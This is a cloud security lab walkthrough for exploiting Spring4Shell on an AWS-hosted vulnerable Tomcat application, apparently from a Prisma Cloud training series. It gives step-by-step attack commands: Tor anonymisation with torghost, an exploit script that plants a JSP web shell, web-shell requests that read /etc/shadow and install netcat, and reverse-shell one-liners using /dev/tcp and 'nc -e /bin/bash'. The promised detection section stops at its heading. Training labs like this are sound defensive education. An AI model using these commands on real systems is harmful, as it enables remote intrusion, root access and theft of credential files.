Spring Shell RCE Attack Lab

Attack Scenario:

Summary:

In this lab, we are going to setup the spring4shell vulnerable application by taking a sample from the open-source project spring4shell-exploit-poc, and see how we can perform an attack on the application. Our goal is to take reverse shell on the application. Also, we are going to explore Prisma detection and prevention capabilities that help us to detect and prevent attacks.

Contributors

Anand Tiwari (Core)

Download

You can download the lab instructions in PDF. Download PDF

Scenario Resources

- 1 VPC with:
- EC2 x 2

Scenario Start(s)

- Finding Spring4Shell vulnerability and upload shell by sending request to the server


Scenario Goal(s)

Take a reverse shell on the application remotely.

Before Starting the Lab subscribe to AWS Kali

It required to subscribe to the Kali machine on AWS marketplace as we are going to use the Kali machine to perform an attack on the application

https://aws.amazon.com/marketplace/pp/prodview-fznsw3f7mq7to



Lab Setup

1. Download Terraform script : https://drive.google.com/drive/folders/1q4dsTymW4oBc-PcnzuSaJZWt4xEF7ta0?usp=sharing and install Terraform

2. Unzip and run the script by moving into attack_lab_script/aws directory

```
~/Downloads cd attack_lab_script/aws

~/Dow/at/aws ls
cloud_s3_breach destroy-lab.sh  start-lab.sh
```

3. Run bash start-lab.sh script and a select choice 3 "Spring4Shell Lab" and provide Access Key ID, and Secret Access Key

```
~/Dow/attack_lab_script /aws bash start-lab.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    12  100    12    0     0     17      0 --:--:-- --:--:-- --:--:--    17
1) Cloud Breach S3    3) Spring4Shell Lab
2) EC2 SSRF           4) Quit
Please select an option from the above choices:
```

4. Get the Kali and Spring4Shell vulnerable application IP address. Keep these handy for future uses.

```
~/Dow/attack_lab_script/aws  bash start-lab.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    12  100    12    0     0     15      0 --:--:-- --:--:-- --:--:--    15
1) Cloud Breach S3   3) Spring4Shell Lab
2) EC2 SSRF          4) Quit
Please select an option from the above choices: 3
Spring4Shell Lab
Access Key ID:A
Secret Access Key:a
```

```
aws_instance.kali-ubuntu-lab (remote-exec): ┌─(Message from Kali developers)
aws_instance.kali-ubuntu-lab (remote-exec):
aws_instance.kali-ubuntu-lab (remote-exec):  This is a cloud installation of Kali Linux. Learn more about
aws_instance.kali-ubuntu-lab (remote-exec):  the specificities of the various cloud images:
aws_instance.kali-ubuntu-lab (remote-exec):  ⇒ https://www.kali.org/docs/troubleshooting/common-cloud-setup/
aws_instance.kali-ubuntu-lab (remote-exec):
aws_instance.kali-ubuntu-lab (remote-exec): └─(Run: "touch ~/.hushlogin" to hide this message)
aws_instance.kali-ubuntu-lab: Still creating... [3m40s elapsed]
aws_instance.kali-ubuntu-lab (remote-exec): [+] Creating databases 'msf_test'
aws_instance.kali-ubuntu-lab (remote-exec): ┌─(Message from Kali developers)
aws_instance.kali-ubuntu-lab (remote-exec):
aws_instance.kali-ubuntu-lab (remote-exec):  This is a cloud installation of Kali Linux. Learn more about
aws_instance.kali-ubuntu-lab (remote-exec):  the specificities of the various cloud images:
aws_instance.kali-ubuntu-lab (remote-exec):  ⇒ https://www.kali.org/docs/troubleshooting/common-cloud-setup/
aws_instance.kali-ubuntu-lab (remote-exec):
aws_instance.kali-ubuntu-lab (remote-exec): └─(Run: "touch ~/.hushlogin" to hide this message)
aws_instance.kali-ubuntu-lab (remote-exec): [+] Creating configuration file '/usr/share/metasploit-framework/config/database
aws_instance.kali-ubuntu-lab (remote-exec): [+] Creating initial database schema
aws_instance.kali-ubuntu-lab: Still creating... [3m50s elapsed]
aws_instance.kali-ubuntu-lab: Still creating... [4m0s elapsed]
aws_instance.kali-ubuntu-lab: Creation complete after 4m4s [id=i-083669474dcd38899]

Apply complete! Resources: 18 added, 0 changed, 0 destroyed.

Outputs:

vuln-kaliubuntu_server = "44.
vuln-spring4shellubuntu_server = "18.
```

Perform Attack Steps

1. In order to start the attack we need to login into the Kali machine by running the below command

ssh -i temp-lab/spring4shell_cloud_breach/terraform/panw kali@<Kali Machine IP>

```
~/w/vulnerable-by-design-cloud-/c/aws  ssh -i temp-lab/spring4shell_cloud_breach/terraform/panw kali@44.202.201.223
The authenticity of host '44.202.201.223 (44.202.201.223)' can't be established.
ECDSA key fingerprint is SHA256:y3O55ogzpPA8rd43rrd24hp5PiZ8Ta2KuzQgHZn9Efs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '44.202.201.223' (ECDSA) to the list of known hosts.
Linux kali 5.15.0-kali3-cloud-amd64 #1 SMP Debian 5.15.15-2kali1 (2022-01-31) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr  7 15:05:06 2022 from 223.228.249.195
_____________________________________________________________________
WARNING! Your environment specifies an invalid locale.
 The unknown environment variables are:
   LC_CTYPE=UTF-8 LC_ALL=
 This can affect your user experience significantly, including the
 ability to manage packages. You may install the locales by running:

 sudo dpkg-reconfigure locales

 and select the missing language. Alternatively, you can install the
 locales-all package:

 sudo apt-get install locales-all

To disable this message for all users, run:
   sudo touch /var/lib/cloud/instance/locale-check.skip
_____________________________________________________________________

┌─(Message from Kali developers)
```

2. Mostly attackers hide their IP address using the TOR network. in order to demonstrate this attack, we are going to use the script torghost.py that help us run command behind the tor network.

You need to download script and install by using below command

download git clone https://github.com/SusmithKrishnan/torghost.git

cd torghost

Build the script

bash build.sh

now run the script

sudo python torghost.py -s

```
┌──(kali㉿kali)-[/tmp/torghost]
└─$ sudo python torghost.py -s
[15:38:34] Always check for updates using -u option
[15:38:34] Writing torcc file
[done]
[15:38:34] Configuring DNS resolv.conf file..
[done]
[15:38:34] Stopping tor service
[done]
[15:38:34] Starting new tor daemon
[done]
[15:38:34] setting up iptables rules
[done]
[15:38:35] Fetching current IP...
[15:38:35] CURRENT IP : 5.255.97.170
```

3. In order to exploit and upload the shell, run the below command and provide target IP with your spring4shell vulnerable application target IP

bash /tmp/exploit.sh

```
└─(Run: "touch ~/.hushlogin" to hide this message)
┌──(kali㉿kali)-[~]
└─$ bash /tmp/exploit.sh
Enter IP Address of vulnerable Application: 3.231.222.132
[+] Exploiting Spring4Shell vulnerability in server: http://3.231.222.132/helloworld/greeting
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Vulnerable Spring4Shell Application</title>
</head>
<body>
    Hello World! Exploit me!
</body>
</html>


[SERVER][+] webapps/ROOT dir after exploit, should include shell.jsp
/tmp/exploit.sh: line 9: docker-compose: command not found

[+] Shell is now accessible at: http://3.231.222.132/shell.jsp?cmd=<cmd>
[+] Waiting 10 seconds...
[+] Running command: http://3.231.222.132/shell.jsp?cmd=id
uid=0(root) gid=0(root) groups=0(root)

//

[+] Running command: http://3.231.222.132/shell.jsp?cmd=cat /etc/shadow
root:*:18057:0:99999:7:::
daemon:*:18057:0:99999:7:::
```

4. We are going to run below command to check our shell is working

curl --output - http://<TARGET IP>/shell.jsp?cmd=id


```
┌──(kali㉿kali)-[~]
└─$ curl --output - http://18.207.184.116/shell.jsp?cmd=id
uid=0(root) gid=0(root) groups=0(root)

//
- java.io.InputStream in = -.getRuntime().exec(request.getParameter
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a
ead(b))!=-1){ out.println(new String(b)); } -
- java.io.InputStream in = -.getRuntime().exec(request.getParameter
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a
ead(b))!=-1){ out.println(new String(b)); } -
- java.io.InputStream in = -.getRuntime().exec(request.getParameter
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a
ead(b))!=-1){ out.println(new String(b)); } -
- java.io.InputStream in = -.getRuntime().exec(request.getParameter
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a
ead(b))!=-1){ out.println(new String(b)); } -
- java.io.InputStream in = -.getRuntime().exec(request.getParameter
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a
ead(b))!=-1){ out.println(new String(b)); } -
- java.io.InputStream in = -.getRuntime().exec(request.getParameter
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a
ead(b))!=-1){ out.println(new String(b)); } -
```

also curl --output - http://<TARGET IP>/shell.jsp?cmd=whoami


```
┌──(kali㉿kali)-[~]
└─$ curl --output - http://18[redacted]207.184.116/shell.jsp?cmd=whoami
root

//
- java.io.InputStream in = -.getRuntime().exec(request.getParame
)).getInputStream(); int a = -1; byte[] b = new byte[2048]; whi
ead(b))!=-1){ out.println(new String(b)); } -
- java.io.InputStream in = -.getRuntime().exec(request.getParame
```

5. In order to get the reverse shell on the server we need to setup the rever shell listener on Kali machine by running the below command. Please use a separate tab to keep our session active.


nc -lvnp 9001



6. You can use the online shell generator https://www.revshells.com/ and send it to the server using our uploaded shell. In this case, first, we are going forward with server bash on our kali machine but due to some limitations, it failed and not working.



curl --output - http://<Vuln App IP Address>/shell.jsp?cmd=/bin/bash%20-i%20%3E&%20/dev/tcp/10.0.2.160/9001%200%3E&1



7. Now we can try netcat and check if it's installed on the server by running the below command on kali

curl --output - http://<Vuln App IP Address>/shell.jsp?cmd=nc

As we can see netcat is not installed on server and getting 500 internal server error.

8. In order to install netcat on the server, we need to first update & upgrade packages by running the below command

curl --output - http://<Vuln App IP Address>/shell.jsp?cmd=apt%20update%20-y


```
└─$ curl --output - http://18.207.184.116/shell.jsp?cmd=apt%20update%20-y

Ign:1 http://deb.debian.org/debian stretch InRelease

Get:2 http://deb.debian.org/debian stretch-updates InRelease [93.6 kB]

Get:3 http://deb.debian.org/debian stretch Release [118 kB]
 [93.6 kB]

Get:4 http://security.debian.org/debian-security stretch/updates InReleas
e [53.0 kB]

Get:5 http://deb.debian.org/debian stretch Release.gpg [3177 B]
 InRelease [53.0 kB]

Get:6 http://security.debian.org/debian-security stretch/updates/main amd
64 Packages [759 kB]

Get:7 http://deb.debian.org/debian stretch/main amd64 Packages [7080 kB]
64 Packages [759 kB]

Fetched 8107 kB in 1s (4929 kB/s)
Reading package lists...ages [7080 kB]
64 Packages [759 kB]


etched 8107 kB in 1s (4929 kB/s)
Reading package lists...ages [7080 kB]
64 Packages [759 kB]

Building dependency tree... kB/s)
Reading package lists...ages [7080 kB]
64 Packages [759 kB]
```

curl --output - http://<Vuln App IP Address>/shell.jsp?cmd=apt%20upgrade%20-y

```
kali@kali: ~ (ssh)
┌──(kali㉿kali)-[~]
└─$ curl --output - http://18.207.184.116/shell.jsp?cmd=apt%20upgrade%20-
y
Reading package lists...

eading package lists...
Building dependency tree...

uilding dependency tree...
Reading state information...

eading state information...
Calculating upgrade...ion...

alculating upgrade...ion...
The following packages will be upgraded:

  apt base-files ca-certificates debian-archive-keyring e2fslibs e2fsprog
s

  libapr1 libapt-pkg5.0 libcomerr2 libgcrypt20 liblz4-1 libp11-kit0 libss
2

  libssl1.1 libsystemd0 libudev1 login openssl p11-kit p11-kit-modules pa
sswd

  perl-base tar tzdata zlib1g
v1 login openssl p11-kit p11-kit-modules passwd

25 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 11.5 MB of archives.
After this operation, 76.8 kB of additional disk space will be used.
Get:1 http://security.debian.org/debian-security stretch/updates/main amd
```

9. Now install netcat by using below command

curl --output - http://<Vuln App IP Address>/shell.jsp?cmd=apt%20install%20netcat%20-y




10. Once we have installed netcat we are going send payload that gives reverse shell on our kali machine. To generate the payload you can use https://www.revshells.com/ .

```
nc -e /bin/bash 10.0.2.160 9001
```

Send the payload using the curl command shown below

curl --output - http://<Vuln App IP Address>/shell.jsp?cmd=nc%20-e%20/bin/bash%2010.0.2.160%209001




11. Notice that on kali machine we got reverse shell and now you can run any command on vulnerable application server.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.0.2.160] from (UNKNOWN) [10.0.2.161] 60514
whomai
ls
BUILDING.txt
CONTRIBUTING.md
LICENSE
NOTICE
README.md
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
webapps
work
pwd
/usr/local/tomcat
```

How Prisma Cloud Help you Detect and Prevent this Attack


#1 Vulnerability Detection

